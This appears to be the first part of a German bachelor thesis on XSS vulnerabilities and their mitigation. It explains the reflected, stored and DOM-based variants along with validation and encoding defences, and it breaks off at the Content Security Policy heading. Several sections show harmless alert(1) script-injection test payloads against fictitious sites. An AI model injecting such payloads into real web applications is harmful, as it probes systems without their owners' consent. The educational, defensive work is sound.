Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

Bachelor-Thesis

Mitigation von XSS-Schwachstellen in Web-Anwendungen

Eingereicht am: 08.04.2023

von: Sven Mauch

Aufgabenstellung

Titel: Mitigation von XSS-Schwachstellen in Web-Anwendungen

Title (English): Mitigation of XSS Vulnerabilities in Web Applications

Es sollen unterschiedliche Varianten von XSS-Schwachstellen aufgezeigt und dafür geeignete Maßnahmen zur Mitigation gefunden und untersucht werden. Dabei sollen die drei verschiedenen Arten von XSS-Schwachstellen (Reflected XSS, Stored XSS, DOM Based XSS) in jeweils einem Angriffsszenario exemplarisch aufgezeigt werden. Anschließend gilt es, diese Szenarien mit Maßnahmen zu mitigieren. Der wissenschaftliche Aspekt dieser Arbeit soll darin bestehen, die Eignung der verschiedenen Mitigationsmaßnahmen und deren Übertragbarkeit auf die unterschiedlichen Arten von XSS-Schwachstellen zu untersuchen und zu bewerten. Bei der Untersuchung der XSS-Schwachstellen soll sich auf die Verwendung bzw. Einbettung von JavaScript-Code beschränkt werden.

Kurzreferat

XSS-Schwachstellen (Cross-Site-Scripting) sind bis heute eine der häufigsten Sicherheitslücken in Webanwendungen. Sie sind ein erheblicher Risikofaktor für Datendiebstahl und der Verbreitung von Malware.

Diese Thesis gibt eine allgemeine Einführung in das Thema Sicherheit von Webanwendungen und geht im Detail auf XSS-Schwachstellen ein. Es wurden Abhilfemaßnahmen für drei verschiedene Arten von XSS-Schwachstellen (Reflected XSS, Stored XSS und DOM-Based XSS) in verschiedenen Angriffsszenarien angewandt und analysiert.

Die untersuchten Abhilfemaßnahmen waren Input Validation, Input Sanitization, Output Encoding, URL Encoding, Content Security Policy, Content-Type Header, X-XSS-Protection Header und HttpOnly Flag für Cookies.

Das Ergebnis der Untersuchung zeigt, dass es zahlreiche Mitigationsmaßnahmen mit unterschiedlichem Wirkungsgrad gibt. HttpOnly Flag für Cookies und Content-Type Header schützen nur in bestimmten Szenarien. Der X-XSS-Protection Header wird zum Großteil nicht mehr unterstützt und kann in bestimmten Fällen sogar das Risiko erhöhen.

Abstract

XSS vulnerabilities (cross-site scripting) are one of the most prevailing security flaws of web applications to this date. They are a major risk factor for data theft and malware distribution.

This thesis gives a general introduction to web application security and in detail to XSS vulnerabilities. Mitigations for three different types of XSS vulnerabilities (reflected XSS, stored XSS and DOM based XSS) in separate attack scenarios were applied and analyzed.

The analyzed mitigation methods were input validation, input sanitization, output encoding, URL encoding, Content Security Policy, Content-Type header, X-XSS-

Protection header and HttpOnly flag for cookies.

The result of the analysis shows that there are numerous mitigation methods with varying amounts of effectiveness. HttpOnly flag for cookies and Content-Type Header only protect in specific scenarios while X-XSS-Protection header has been found to be largely deprecated and even increases risk in specific cases.

Inhaltsverzeichnis

1 Einleitung

Die Bedeutung von Web-Anwendungssicherheit und insbesondere Cross-Site-Scripting (XSS) ist weiterhin sehr hoch. JavaScript-basierte Web-Anwendungen und interaktive Webseiten bieten durch ihre steigende Komplexität eine große Angriffsfläche für XSS-Schwachstellen. Die Relevanz wird durch die potenziell gravierenden Auswirkungen von erfolgreichen Angriffen sowie die Nichteinhaltung von empfohlenen Sicherheitspraktiken ebenfalls hochgehalten. [1] Mehr als 95% aller Webseiten nutzen JavaScript oder setzen auf die Darstellung dynamischer Seiteninhalte. [2] XSS-Schwachstellen gehören damit zu den am meist verbreiteten Schwachstellen in Web-Anwendungen. [3]

Eine renommierte Non-Profit Organisation namens Open Web Application Security Project (OWASP) beschäftigt sich mit dem Thema Web-Anwendungssicherheit und stellt kostenlose und leicht zugängliche Informationen für Entwickler, Nutzer und Sicherheitsforscher bereit. Ein regelmäßig aktualisierter Bericht dieser Organisation ist die sogenannte OWASP Top 10. Dieser besteht aus den zehn am kritischsten angesehenen Sicherheitsrisiken von Web-Anwendungen. In den OWASP Top 10 von 2017 waren XSS-Schwachstellen auf Platz 7. In der Neuauflage von 2021 werden sie zusammen mit anderen Injection-basierten Schwachstellen auf Platz 3 geführt. Die Common Weakness Enumeration (CWE) Top 25 ist eine jährlich veröffentlichte Liste der 25 schwerwiegendsten und am häufigsten auftretenden Software-Sicherheitslücken. Diese Liste wird von der gemeinnützigen Organisation MITRE erstellt und regelmäßig veröffentlicht. In der CWE Top 25 von 2022 steht Cross-Site-Scripting auf Platz 2. [4]

Neben bestimmten Programmierpraktiken, Web-Standards sowie in Web-Browsern integrierte Maßnahmen zur Eindämmung existieren verschiedene Strategien, die die Ausnutzung von XSS-Schwachstellen verhindern sollen. Dabei stellt sich die Frage, welche Mitigationsmaßnahmen konkret für die unterschiedlichen Arten von XSS-Schwachstellen geeignet sind und wie sie im Hinblick auf Effektivität, Fehleranfälligkeit und Benutzerfreundlichkeit zu bewerten sind.

Diese Arbeit soll eine Einführung in das Thema Web-Anwendungssicherheit geben und dabei den Fokus auf XSS-Schwachstellen legen sowie die Abgrenzung der Web-Anwendungssicherheit zu den verwandten Themen der IT-Sicherheit erläutern. In Kapitel 3 werden die grundlegenden Konzepte von Cross-Site-Scripting sowie die drei verschiedenen Varianten von XSS-Schwachstellen erläutert und mit jeweils einem abstrakten Beispiel erklärt. In Kapitel 4 werden verschiedene Ansätze für Mitigationsstrategien gegen die Ausnutzung von XSS-Schwachstellen aufgezeigt und kurz erläutert. In Kapitel 5 wird für jede der Varianten je ein realitätsnahes Angriffsszenario durchgeführt. In Kapitel 6 gilt es dann, diese Gegenmaßnahmen für jedes der Szenarien anzuwenden und ihre Wirksamkeit zu bewerten. Durch die Bewertung der Maßnahmen in Kapitel 7 soll die Frage beantwortet werden, welche der Ansätze in ihrer Wirksamkeit und Umsetzbarkeit am besten sind und wann sie gegebenenfalls nicht oder nicht primär eingesetzt werden sollten.

Die Herausforderung, die diese Arbeit aufzeigen und beantworten soll ist: Wie können Web-Entwickler und Sicherheitsexperten effektive Mitigationsmaßnahmen implementieren, die sich an die ständig wachsende Vielfalt von Webanwendungen und die sich schnell entwickelnde Bedrohung durch XSS-Angriffe anpassen können?

2 Einführung in Web-Anwendungssicherheit

Eine Web-Anwendung ist eine Webseite, die aus einem Frontend und einem Backend besteht. [5] Das Frontend bezieht sich auf die Benutzeroberfläche und die Interaktion mit dem Benutzer. Das Backend beschreibt die serverseitige Verarbeitung, Datenbankverwaltung und die Kommunikation zwischen Server und Client. [6]




Abbildung 1: Grundlegender Aufbau einer Web-Anwendung (Quelle: Seobility[1])

Für die Verarbeitung der Anfragen von Clients an die Web-Anwendung ist der Web-Server verantwortlich. Der Applikationsserver nimmt die Anfragen vom Web-Server entgegen und führt die erforderlichen Aktionen aus, um die Anfrage zu erfüllen. Das können zum Beispiel rein logische Abläufe einer Skriptsprache im Backend sein oder die Abfrage von Daten aus einem Datenbanksystem.

Wie bei jeder Software führt die Verwendung von Skript- und Programmiersprachen auch bei Webseiten und Web-Applikationen zum Auftreten von Schwachstellen und Sicherheitslücken. Die Darstellung von

[1] https://www.seobility.net/de/wiki/Frontend (abgerufen am 05.04.2023)

Webseiten wird im Frontend durch die Markup-Sprache HTML (Hypertext Markup Language) realisiert und in der Darstellung von der Stylesheet-Sprache CSS (Cascading Style Sheets) sowie der Skriptsprache JavaScript unterstützt. Zur Darstellung von dynamischen Inhalten können im Backend nahezu sämtliche Skript- und Programmiersprachen verwendet werden. [7] Beliebte Beispiele hierfür sind PHP und Python, aber auch JavaScript mit Node.js kann im Backend eingesetzt werden. Die Kommunikation zwischen Frontend und Backend kann auch über ein Application Programming Interface (API) realisiert werden. Eine API ist eine Schnittstelle, die es Software ermöglicht, miteinander zu kommunizieren und Daten oder Funktionen auszutauschen. [8]

Grundsätzlich gibt es zwei verschiedene Varianten von Webseiten. [9] Zum einen gibt es statische Seiten, deren Inhalte sich auf eine zuvor festgelegte Datenmenge beschränkt. In diesem Fall werden HTML-, CSS- und JavaScript Dateien auf einem Webserver bereitgestellt und bei Aufruf der Seite vom Browser heruntergeladen und dargestellt. Ein Backend wird für diese Webseiten nicht verwendet. Beispiele hierfür sind individuelle Onlinepräsenzen, Platzhalterseiten oder simple Unternehmensseiten mit Kontaktinformationen. Auf der anderen Seite gibt es dynamische Webseiten bzw. Web-Anwendungen, die bei der Darstellung ihrer Inhalte auf Datenverarbeitung durch Skript- und Programmiersprachen im Backend setzen und dabei Inhalte beispielsweise aus Dateien oder Datenbanken auslesen. Beispiele hierfür sind Nachrichtenseiten, soziale Netzwerke und Webvideo-Plattformen. Dies ermöglicht in vielen Fällen auch die Bereitstellung von Informationen durch die Benutzer der Webseite, zum Beispiel durch eine Kommentarsektion unter Nachrichtenartikeln oder Beiträge in sozialen Netzwerken. Diese interaktiven Funktionen auf dynamischen Webseiten werden unter dem Begriff Web 2.0 zusammengefasst. [10] Durch die Verwendung von Blogging-Software wie z.B. Wordpress, das auf dynamische Inhalte durch die Verwendung von PHP als Skriptsprache und MySQL bzw. MariaDB als Datenbanksystem setzt, können auch statisch wirkende Webseiten tatsächlich aus dynamischen Inhalten bestehen. [11]

Aufgrund der Tatsache, dass statische Webseiten ohne einen Applikationsserver auskommen und nur mithilfe eines Web-Servers zuvor festgelegte Dateien

bereitstellen, sind statische Webseiten wesentlich einfacher gegen Angreifer zu schützen als dynamische Webseiten. Bei diesen sind es in der Regel Sicherheitslücken am Web-Server bzw. der genutzten Serverinfrastruktur, die zu Kompromittierungen führen. Bei dynamischen Webseiten führt die Verwendung der Skript- und Programmiersprachen sowie die Möglichkeit der Datenmanipulation durch Nutzer zu völlig neuen Arten von Sicherheitslücken. Das Thema Web-Anwendungssicherheit beschränkt sich auf diese Sicherheitslücken und grenzt sich dadurch von verwandten Themen der IT-Sicherheit hab, wie zum Beispiel der Server- und Netzwerksicherheit. [12]

In den OWASP Top 10, zuletzt aktualisiert im Jahr 2021, werden aktuell die folgenden Kategorien für Web-Schwachstellen gepflegt. [13]

- **A01:2021-Broken Access Control**
  - Fehler in der Zugriffskontrolle, die dafür sorgen, dass Benutzer außerhalb der ihnen zugewiesenen Berechtigungen Aktionen durchführen können.
- **A02:2021-Cryptographic Failures**
  - Unsichere Implementierung oder das Fehlen von Verschlüsselung bei der Verarbeitung von sensiblen Daten.
- **A03:2021-Injection**
  - Einspeisung von schädlichen Daten bzw. Code in Systeme, die zu deren unerwünschten Ausführung führen.
- **A04:2021-Insecure Design**
  - Mängel in der Architektur der Software, die zu Sicherheitsproblemen führen. Insecure Design ist dabei nicht die Ursache der anderen Punkte, sondern von der unsicheren Implementierung abzugrenzen.
- **A05:2021-Security Misconfiguration**
  - Fehlerhafte bzw. unsichere Konfiguration, die den Zugriff auf vertrauliche Informationen oder Funktionen ermöglicht.
- **A06:2021-Vulnerable and Outdated Components**
  - Verwendung von Softwarekomponenten oder Bibliotheken mit bekannten Sicherheitslücken, die von Angreifern ausgenutzt

werden können.

- **A07:2021-Identification and Authentication Failures**
  - Schwachstellen in der Identifizierung und Authentifizierung, die Angreifern ermöglichen, die Identität von Benutzern zu übernehmen oder auf ihre Konten zuzugreifen.
- **A08:2021-Software and Data Integrity Failures**
  - Unzureichender Schutz der Integrität von Software und Daten, was zu Manipulation, Datenlecks oder Kompromittierung führen kann.
- **A09:2021-Security Logging and Monitoring Failures**
  - Unzureichendes Logging und Monitoring von Sicherheitsereignissen, das eine rechtzeitige Entdeckung und Reaktion auf Angriffe erschwert.
- **A10:2021-Server-Side Request Forgery (SSRF)**
  - Angriffe, bei denen Angreifer interne Systeme oder externe Dienste über den Server erreichen, um auf vertrauliche Daten zuzugreifen oder Schaden anzurichten.

XSS-Schwachstellen fallen dabei in die Kategorie „A03:2021-Injection“. Eine Injection ist ein Angriffstyp, bei dem Code in eine Web-Anwendung eingeschleust wird, um diesen auf dem Server oder im Web-Browser des Opfers auszuführen. Durch solche Angriffe können Daten manipuliert, vertrauliche Informationen abgegriffen oder Systeme gänzlich kompromittiert werden. Injections treten dann auf, wenn eine Anwendung Daten von Benutzern akzeptiert und sie in Systemkomponenten oder in die Ausgabe der Anwendung einfügt, ohne diese Daten vorher angemessen zu prüfen, zu bereinigen oder vom restlichen Code der Anwendung zu trennen. Bekannte Beispiele für Injections sind die SQL-Injection, bei der Datenbankbefehle in die Web-Applikation eingeschleust und ausgeführt werden und die OS (Operating System) Command-Injection, durch die Befehle im Betriebssystem des Applikationsservers ausgeführt werden. [14]

Nachdem nun der Kontext von Injections in der Web-Anwendungssicherheit dargelegt wurde, konzentriert sich das nachfolgende Kapitel darauf, die verschiedenen Arten von XSS-Schwachstellen vorzustellen und deren Funktionsweise anhand eines Beispiels zu erläutern.

3 Arten von XSS-Schwachstellen

Bei einer XSS-Schwachstelle handelt es sich um eine Sicherheitslücke in Web-Anwendungen, die es einem Angreifer ermöglicht, Code im clientseitigen Kontext des Nutzers auszuführen. Das bedeutet, dass der eingeschleuste Code im Web-Browser des Opfers ausgeführt wird und dort im Namen des Nutzers Aktionen ausführen kann. Dadurch ist zum Beispiel die Weiterleitung auf eine schädliche Webseite oder der Zugriff auf sensible Daten des Nutzers möglich. Dies geschieht durch Injektion von Code, der nicht zur Web-Applikation gehört, sondern durch den Angreifer bestimmt wird. Die Schwachstelle entsteht dort, wo die Darstellung von Inhalten aus Benutzereingaben in dessen Ausführung durch den Web-Browser resultiert. Durch die Ausführung dieses Codes, auch Payload genannt, ist es dann möglich, beliebige ungewollte Aktionen im Kontext des Benutzers auszuführen. [15]

Ein Browser kann grundsätzlich nicht unterscheiden, ob auszuführender Code von der Web-Applikation oder aus potenziell unsicheren Benutzereingaben stammt. Es liegt daher in erster Linie an den Entwicklern von Web-Anwendungen, durch die Entwicklung sicherer Applikationen die Entstehung von XSS-Schwachstellen zu verhindern. Es kann jedoch selbst mit größtmöglicher Sorgfalt nicht ausgeschlossen werden, dass Sicherheitslücken im Code entstehen und bis zur Publikation der Applikation unentdeckt bestehen bleiben. Ziel dieser Arbeit ist es daher, Mitigationsmaßnahmen zu untersuchen und zu bewerten, die nach der Entstehung einer XSS-Schwachstelle angewandt werden können.

Es gibt drei verschiedene Varianten von XSS-Schwachstellen: Reflected XSS, Stored XSS und DOM-Based XSS. [16] Nachfolgend werden zunächst die drei verschiedenen Varianten von XSS-Schwachstellen beschrieben und mit Beispielen unterlegt. Anschließend soll für jede Variante ein realistisches Angriffsszenario simuliert werden, das es dann zu mitigieren gilt.

3.1 Variante 1: Reflected XSS

Die erste und bekannteste Variante ist Reflected XSS, die auch als nicht-

persistentes XSS oder seltener als Type-I XSS bekannt ist. Die Schwachstelle tritt auf, wenn Benutzereingaben sofort in der Antwort der Web-Applikation zurückgesendet werden. [17]

Eine anfällige Stelle für solch eine Serverantwort kann im URL-Parameter liegen. Angenommen ein Online-Shop für Schuhe verfügt über mehrere Produktkategorien, die über verschiedene URLs aufgerufen werden können. Eine solche URL könnte wie folgt aussehen:

```
https://fiktiver-schuhversand.de/kategorie?=Sandalen
```

Beim Aufruf der Seite werden dem Benutzer passende Produkte der Kategorie „Sandalen“ angezeigt. Der Wert dafür ist als URL-Parameter definiert (blau hervorgehoben) und lässt sich von Hand bearbeiten. Damit eine XSS-Schwachstelle vorhanden sein kann, muss der Parameter von der Web-Applikation dargestellt bzw. reflektiert werden. Dies lässt sich zum Beispiel mit der folgenden URL überprüfen:

```
https://fiktiver-schuhversand.de/kategorie?=ErfundeneKategorie
```

Gibt die Web-Applikation nun zum Beispiel eine Fehlermeldung aus, dass die Kategorie „ErfundeneKategorie“ nicht existiert, wurde die Eingabe reflektiert.

Die Überprüfung, ob dort hinterlegter Code vom Browser ausgeführt wird und damit eine Reflected XSS Schwachstelle vorliegt, kann wie folgt überprüft werden:

```
https://fiktiver-schuhversand.de/kategorie?=<script>alert(1);</script>
```

Der Browser würde nach Aufrufen dieser URL ein Popup mit dem Inhalt „1“ darstellen, ausgelöst durch die JavaScript-Funktion „alert“. Damit wäre durch die obige URL als „Proof of Concept“ (PoC) mit der Ausführung von Code, der nicht zur Web-Applikation gehört, das Vorhandensein der Schwachstelle nachgewiesen.

3.2 Variante 2: Stored XSS

Die zweite Variante wird Stored XSS bzw. persistent XSS oder seltener auch Type-II XSS genannt. Der Unterschied zu Reflected XSS besteht darin, dass die Web-Applikation den Wert nicht nur in der nächsten Antwort reflektiert, sondern permanent oder semi-permanent auf dem Server speichert. [17] Das bedeutet, dass der eingeschleuste Code sich nicht mehr in der Anfrage an die Web-Anwendung befinden muss, sondern bei jedem Aufruf einer betroffenen Ressource an den Web-Browser geschickt und ausgeführt wird, indem es zum Beispiel aus der Datenbank abgerufen wird. Der Code wird vorher durch den Angreifer über eine Funktion der Web-Anwendung gespeichert.

Stored XSS Schwachstellen können überall auftreten, wo eine Benutzereingabe zu einer Speicherung in der Web-Anwendung und späterer Ausgabe zurück an den Nutzer führt. Ein Beispiel dafür sind Informationen auf Benutzerprofilen, wie das Verlinken der eigenen Webseite oder ein Freitextfeld zur Selbstbeschreibung.

Eine solche gespeicherte Information könnte zum Beispiel für ein Eingabefeld, in dem eine Kurzbeschreibung des Nutzers eingegeben werden soll, wie folgt aussehen.

```
Ich bin Programmierer und trinke gerne Kaffee.<script>alert(1);</script>
```

Bei der Stored XSS Schwachstelle muss der Angreifer keine präparierte URL bzw. präparierten Link an das Opfer übermitteln. Der Aufruf einer Webseite mit gespeicherter Payload genügt zur Ausführung des Angriffs aus.

3.3 Variante 3: DOM-Based XSS

DOM-Based XSS, seltener auch Type-0 XSS genannt, ist eine Schwachstelle, in der die Ausführung des Codes aufgrund von unsicheren Manipulationen der DOM-Struktur (Document Object Model) im Browser stattfindet, ohne dass der Server direkt involviert ist.

Die DOM-Umgebung ist ein standardisiertes Modell, das eine hierarchische

Baumstruktur von HTML-Dokumenten repräsentiert, die in Web-Browsern dargestellt werden können. Alle Elemente, Attribute und der Inhalt des HTML-Dokuments werden als Knoten im Baum dargestellt. Die DOM-Umgebung ermöglicht es, die Struktur und den Inhalt von Web-Applikationen durch JavaScript dynamisch zu manipulieren. [18] Eine beispielhafte Visualisierung einer DOM-Umgebung ist in Anlage 1 beigefügt.

Zur Ausnutzung einer DOM-Based XSS Schwachstelle nutzt der Angreifer einen Datenpunkt, den er verändern kann, zum Beispiel die aufgerufene URL. Diese wird über das DOM-Element „document.location“ abgerufen. Im Gegensatz zu Reflected XSS, bei dem der schädliche Code vom Server reflektiert und in die HTML-Antwort eingebettet wird, entsteht DOM-Based XSS durch clientseitige Skripte, die dynamisch Inhalte im DOM ändern. [17]

Um auf eine solche Schwachstelle zu testen, wird eine beliebige Zeichenkette in die Web-Applikation über ein Eingabefeld oder den URL-Parameter eingegeben. Zum Beispiel könnte die Eingabe wie folgt aussehen.

```
https://erfundene-applikation.de/parameter?=TestZeichenkette
```

Anschließend kann mit den Entwickler-Tools des Web-Browsers überprüft werden, wo und in welchem Kontext die Zeichenkette im HTML-Code erscheint. Die Entwickler-Tools sind eine Sammlung integrierter Werkzeuge in modernen Web-Browsern, die das Untersuchen und Ändern von HTML, CSS und JavaScript-Code in Echtzeit sowie das Überwachen von Netzwerkaktivitäten, Leistungsoptimierung und das Auffinden von Fehlern ermöglichen. [19]

Wird die Zeichenkette von der Web-Anwendung zurückgegeben, wird der Versuch mit JavaScript-Code wiederholt, um zu prüfen, ob die Eingabe ausgeführt wird.

```
https://erfundene-applikation.de/parameter?=<script>alert(1);</script>
```

Es gilt zu beachten, dass die Überprüfung mit der Funktion „Quelltext anzeigen“ nicht funktioniert, weil sie Veränderungen am HTML-Code, der durch JavaScript nachträglich durchgeführt wurde, nicht beinhaltet.

3.4 Abgrenzung zu Self-XSS

Abgrenzend zu den drei Varianten von XSS-Schwachstellen soll noch der Begriff Self-XSS erläutert werden. Bei Self-XSS handelt es sich streng genommen nicht um eine Cross-Site-Scripting Schwachstelle, sondern um eine Form von Social Engineering Attacke. Bei diesem Angriff soll der Benutzer dazu gebracht werden, unerwünschten JavaScript-Code direkt in die Konsole des Web-Browsers einzugeben und auszuführen.

Aufgrund der Namensgebung kann Self-XSS fälschlicherweise für eine reguläre XSS-Schwachstelle gehalten werden. Für die Durchführung eines Angriffs mit Self-XSS ist allerdings nur die Überzeugung des Nutzers zur direkten Ausführung des schädlichen JavaScript-Codes notwendig. In der jeweiligen Web-Applikation wird hierfür keine Schwachstelle ausgenutzt. Da es sich dadurch nicht um eine XSS-Schwachstelle als solche handelt, kann sie nicht mit üblichen Maßnahmen zur Verbesserung der Web-Anwendungssicherheit mitigiert werden. [20] Aufgrund dieser Tatsache soll sie in dieser Arbeit nicht näher betrachtet werden.

3.5 Alternative Terminologie (Server XSS und Client XSS)

Ab Mitte 2012 wurde von Sicherheitsforschern im Umfeld der OWASP die Verwendung einer neuen Terminologie in der Unterscheidung zwischen den Varianten von XSS-Sicherheitslücken vorgeschlagen. Anstelle von Reflected, Stored- und DOM-Based XSS sollen die Schwachstellen zwischen Client XSS und Server XSS unterschieden werden.

Hintergrund dieses Vorschlags ist die Tatsache, dass auch DOM-Based XSS-Schwachstellen in ihrer Funktionsweise sowohl Reflected als auch Stored sein können.

Where untrusted data is used

Data Persistence	XSS	Server	Client
	Stored	Stored Server XSS	Stored Client XSS
	Reflected	Reflected Server XSS	Reflected Client XSS

- DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)
- Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense

Abbildung 2: Server XSS vs. Client XSS (Quelle: OWASP[2])

Die Verwendung dieser Terminologie hat sich bislang nicht durchgesetzt. Auch die Projekte und Dokumente der OWASP verwenden zur grundsätzlichen Unterscheidung immer noch die Begriffe Reflected, Stored und DOM-Based XSS. In dieser Arbeit wird daher ebenfalls auf diese Art zwischen den Schwachstellen unterschieden.

[2] https://owasp.org/www-community/Types_of_Cross-Site_Scripting (abgerufen am 08.03.2023)

4 Maßnahmen zur Mitigation von XSS-Schwachstellen

In diesem Kapitel werden Maßnahmen zur Mitigation von XSS-Schwachstellen vorgestellt, die im Praxisteil dieser Arbeit angewandt und bewertet werden sollen. Es werden verschiedene Ansätze aufgezeigt, um XSS-Angriffe zu verhindern oder deren Auswirkungen zu minimieren. Untersucht werden sollen Input Validation, Input Sanitization, Output Encoding, URL Encoding, Content Security Policy, Content-Type Header, X-XSS-Protection Header und HttpOnly Flag für Cookies.

Außerdem werden abgrenzend sonstige Maßnahmen vorgestellt, die zwar theoretisch erläutert, aber nicht praktisch betrachtet werden sollen. Dabei handelt es sich um Frameworks und Templating Engines, Bibliotheken von Drittanbietern, statische und dynamische Code-Analyse, Web Application Firewalls sowie Penetrationstests und Bug-Bounty-Programme.

4.1 Input Validation

Bei der Input Validation bzw. Eingabevalidierung wird durch die Web-Applikation vor der weiteren Verarbeitung geprüft, ob die Eingaben des Benutzers bestimmten Kriterien oder Einschränkungen entsprechen. Die Überprüfung der Eingaben sollte sowohl auf der semantischen als auch auf der syntaktischen Ebene stattfinden.

Die syntaktische Eingabevalidierung überprüft, ob der Syntax der eingegebenen Daten den erwarteten Datentypen entspricht. Das bedeutet zum Beispiel die Überprüfung auf ein korrektes Datumsformat bei einem Eingabefeld für ein Datum oder eine Ganzzahl bei erwarteten Zählungsfeldern.

Ein Beispiel für eine durch Input Validation abzulehnende, syntaktisch falsche Eingabe wäre der folgende Text, der in ein Eingabefeld für eine Postanschrift eingegeben wird:

```
Hochschule Wismar
Philipp-Müller-Straße 14<script>alert(1)</script>
23966 Wismar
```

Die Zeichen „<“ und „>“ kommen in einer Postanschrift nicht vor, die Anfrage würde in diesem Fall abgelehnt werden.

Die semantische Eingabevalidierung überprüft dagegen auf die Richtigkeit der Werte im spezifischen Eingabekontext. Das ist zum Beispiel die Überprüfung, ob die Angabe eines monetären Wertes in der erwarteten Preisspanne liegt oder ob das Startdatum vor dem Enddatum bei einer Datumseingabe liegt.

Ein Beispiel für eine durch Input Validation abzulehnende, semantisch falsche Eingabe wäre das folgende Datum, das ein Benutzer im Feld „Geburtsdatum“ eingeben würde:

```
01.04.1772
```

Während die Eingabe zwar syntaktisch ein korrektes Datum darstellt, liegt sie außerhalb dem in der Web-Anwendung festgelegten zulässigen Bereich für Geburtsdaten und würde durch Input Validation abgelehnt werden.

4.2 Input Sanitization

Die Input Sanitization bzw. Eingabesanierung ist von der Input Validation zu unterscheiden. Hier wird die Eingabe von unerwünschten und potenziell schädlichen Eingaben vor der Verarbeitung bereinigt. In der Regel bedeutet das die Entfernung von Zeichen oder Zeichenketten, die zur Ausführung von Code und damit zu Injection-Attacken wie dem Cross-Site-Scripting führen kann.

Ein Beispiel für eine zu bereinigende Eingabe wäre die folgende Postanschrift:

```
Hochschule Wismar
Philipp-Müller-Straße 14<script>alert(1)</script>
23966 Wismar
```

Die Zeichen „<“ und „>“ können zur Ausnutzung einer XSS-Schwachstelle führen, wodurch sie von der Input Sanitization zu filtern wären. Die gefilterte Eingabe in die Web-Anwendung würde dann so aussehen:

```
Hochschule Wismar
Philipp-Müller-Straße 14scriptalert(1)/script
23966 Wismar
```

Bei der Umsetzung der Input Sanitization ist es wichtig, auf eine Liste von erlaubten Sonderzeichen zu setzen, anstatt auf ausgewählte verbotene Zeichen. Andernfalls können die Filter leichter umgangen werden oder prinzipiell gültige Eingaben verfälscht werden. Die Filterung der Zeichenkette „1=1“, die bei SQL-Injections häufig zum Einsatz kommt, ließe sich mit einer anderen Bedingung leicht umgehen. Die Filterung von Apostrophen könnte Namen wie „O’Sullivan“ bei der Datenhinterlegung verfälschen.

Bei der Anwendung ist es außerdem wichtig darauf zu achten, dass die Bereinigung für den jeweiligen Anwendungszweck der Daten angepasst ist. Zum Beispiel werden für eine Ausgabe als HTML-Text andere Sonderzeichen benötigt als bei einer SQL-Abfrage.

4.3 Output Encoding

Output Encoding bzw. Ausgabekodierung ist die Umwandlung von Zeichen in ihre HTML-Entitäten, sodass sie vom Browser nicht ausgeführt werden, sondern nur angezeigt. Dies ermöglicht es Web-Applikationen, Texte mit ansonsten unerwünschten Sonderzeichen darzustellen, wie zum Beispiel Anwendungscode in Textform.

Die Eingabe des folgenden Texts in eine Kommentarsektion einer Webseite soll beispielhaft von einer Anwendung enkodiert werden. Die Blau hinterlegten Zeichen würden bei einer Darstellung als HTML interpretiert werden. Der dazwischenliegende Text würde kursiv dargestellt werden.

```
Die Umsetzung von kursiver Schrift kann in HTML mit <i> umgesetzt
werden. Am Ende des kursiven Texts muss der HTML-Tag mit </i>
abgeschlossen werden.
```

In enkodierter Form würde die Web-Applikation den Text folgendermaßen zurückgeben.

```
Die Umsetzung von kursiver Schrift kann in HTML mit &lt;i&gt; umgesetzt
werden. Am Ende des kursiven Texts muss der HTML-Tag mit &lt;&sol;i&gt;
abgeschlossen werden.
```

Ein Web-Browser würde sie nicht mehr als HTML-Tags interpretieren, sondern als auszugebende Zeichen. Die Tags „“ und „“ würden nun auf der dargestellten Seite erscheinen und der dazwischenliegende Text wäre nicht kursiv.

4.4 URL Encoding

Das URL Encoding funktioniert nach einem ähnlichen Prinzip wie das Output Encoding. Hier werden die auszugebenden Inhalte allerdings nicht in HTML-Entitäten oder andere Formate umgewandelt, sondern explizit in URL-Encoding, das sich zur Kodierung von Text in URLs eignet. Die Abgrenzung zwischen Output Encoding und URL Encoding ist sinnvoll, da beide Techniken unterschiedliche Zwecke haben. Für die Übertragung von Text in URLs ist nur das URL Encoding anwendbar.

In Kapitel 7.1 wurde die folgende URL für eine Reflected XSS-Attacke verwendet. Die in blau hinterlegten Zeichen, werden durch URL-Encoding umgewandelt.

```
https://fiktiver-schuhversand.de/kategorie?=<script>alert(1);</script>
```

Im URL-Encoding würde sie wie folgt aussehen:

```
https://fiktiver-
schuhversand.de/kategorie?=%3Cscript%3Ealert(1);%3C/script%3E%20
```

Die Webseite würde den reflektierten Wert je nach Ausgabekontext nun mit dem Encoding darstellen. Der verwendete Code würde nicht ausgeführt werden.

4.5 Content Security Policy

